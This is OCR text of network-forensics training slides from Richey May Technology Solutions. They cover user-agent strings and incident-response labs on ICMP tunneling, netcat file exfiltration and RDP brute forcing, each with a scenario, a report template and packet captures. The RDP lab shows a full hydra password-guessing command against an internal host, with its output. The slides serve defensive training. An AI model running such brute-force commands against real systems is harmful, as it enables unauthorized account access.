
User Agent

- Software acting on behalf of the user
- Browser telling webserver device type
- Website returns best version of site for the device

Windows: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0

Linux: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

MAC: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_5) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.1.1 Safari/605.1.15



RICHEY MAY
TECHNOLOGY SOLUTIONS

```
GET / HTTP/1.1
Host: www.cnn.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) C
537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: countryCode=US; geoData=tustin|CA|92780|US|NA
```


Windows NT 5.1 - Windows XP
Windows NT 6.0 - Windows Vista
Windows NT 6.1 - Windows 7
Windows NT 6.2 - Windows 8
Windows NT 6.3 - Windows 8.1
Windows NT 10.0 - Windows 10

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
GET /generate_204 HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.0.1; SPH-L720T Build/LRX22C)
Host: clients3.google.com
Connection: Keep-Alive
Accept-Encoding: gzip
```

SCH-I545 - Verizon Galaxy S4

SCH-R970 - U.S. Cellular Galaxy S4

SGH-I337 - AT&T Galaxy S4

SGH-M919 - T-Mobile Galaxy S4

SPH-L720 - Sprint Galaxy S4

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: ICMP Tunneling

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenario


The network admin, Betty, interrupts you as you're reading Peter Kim's Hacker Playbook 3. Ughhhh, just as you were getting to your new pen test lab setup. "Yes Betty?" you ask with an annoyed tone. "I was working with Palo Alto support this weekend on updating our firewall rules and noticed something unusual in the pcap. Can you take a look?" Unfortunately, Betty's laptop had a BSoD when she got back to her desk and the pcap was corrupt, however she did have a screenshot saved. You put down THP3 and look at the screenshot of her pcap.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: NetCat File Exfil

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenario

As you're walking to the break room to get more cold brew coffee, you bump into George who says he's been meaning to call you all day about a possible incident, but he's been swamped with TPS reports. After his lunch break, he noticed that a sensitive document was opened in notepad and he's sure he wasn't looking at that document before he left. There was also a black window open in the background saying something about North Carolina. "Can you look into it?" George asks.


RICHEY MAY
TECHNOLOGY SOLUTIONS


Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

Netcat File Exfiltration







RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark Analysis

No.	Time	Source	Destination	Info
110	2.898607	192.168.1.100	52.33.20.94	51144 → 80 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=8961 WS=256 SACK_PERM=1
111	2.899261	52.33.20.94	192.168.1.100	80 → 51144 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_PERM=1 WS=64
			52.33.20.94	51144 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
			52.33.20.94	51144 → 80 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=40 [TCP segment of a reassembled PDU]
			192.168.1.100	80 → 51144 [ACK] Seq=1 Ack=41 Win=26944 Len=0
			52.33.20.94	51144 → 80 [FIN, ACK] Seq=41 Ack=1 Win=65536 Len=0
			192.168.1.100	80 → 51144 [FIN, ACK] Seq=1 Ack=42 Win=26944 Len=0
			52.33.20.94	51144 → 80 [ACK] Seq=42 Ack=2 Win=65536 Len=0





RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: RDP Traffic

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenario

The system admin, Alfredo, catches you as you're clocking in Monday morning. He says maintenance took 3x as long as usual over the weekend because RDP kept crashing and/or getting locked out. The servers can be slow, but he's never been locked out before. After all, his password is Password1234, he says. You make a mental note to force him to change his password later today. After getting a tall glass of cold brew, you take a look at the pcap for the window in question.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines


- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

The Attack

```
root@kali:/home/ec2-user# hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/fasttrack.txt  rdp://192.168.1.254
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-06 14:08:21
[WARNING] the rdp module is currently reported to be unreliable, most likely against new Windows version. Please test, report - and if
 possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent over
writing, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 222 login tries (l:1/p:222), ~222 tries per task
[DATA] attacking rdp://192.168.1.254:3389/
[ATTEMPT] target 192.168.1.254 - login "administrator" - pass "Spring2017" - 1 of 222 [child 0] (0/0)
[ATTEMPT] target 192.168.1.254 - login "administrator" - pass "Spring2016" - 2 of 222 [child 0] (0/0)
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 220 to do in 01:51h, 1 active
[ATTEMPT] target 192.168.1.254 - login "administrator" - pass "Spring2015" - 3 of 222 [child 0] (0/0)
```

RICHEY MAY
TECHNOLOGY SOLUTIONS



Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
192.168.1.254	3389	782	805 k	378	759 k	404	
192.168.1.212	44136	85	83 k	44	4776	41	
192.168.1.212	44140	84	82 k	44	4776	40	
192.168.1.212	44126	80	70 k	42	4644	38	
192.168.1.212	44132	80	90 k	41	4578	39	
192.168.1.212	44128	79	89 k	41	4578	38	
192.168.1.212	44130	79	70 k	41	4578	38	
192.168.1.212	44124	78	89 k	41	4578	37	
192.168.1.212	44138	77	70 k	40	4512	37	
192.168.1.212	44134	75	70 k	37	4314	38	
192.168.1.212	44142	65	88 k	33	4039	32	

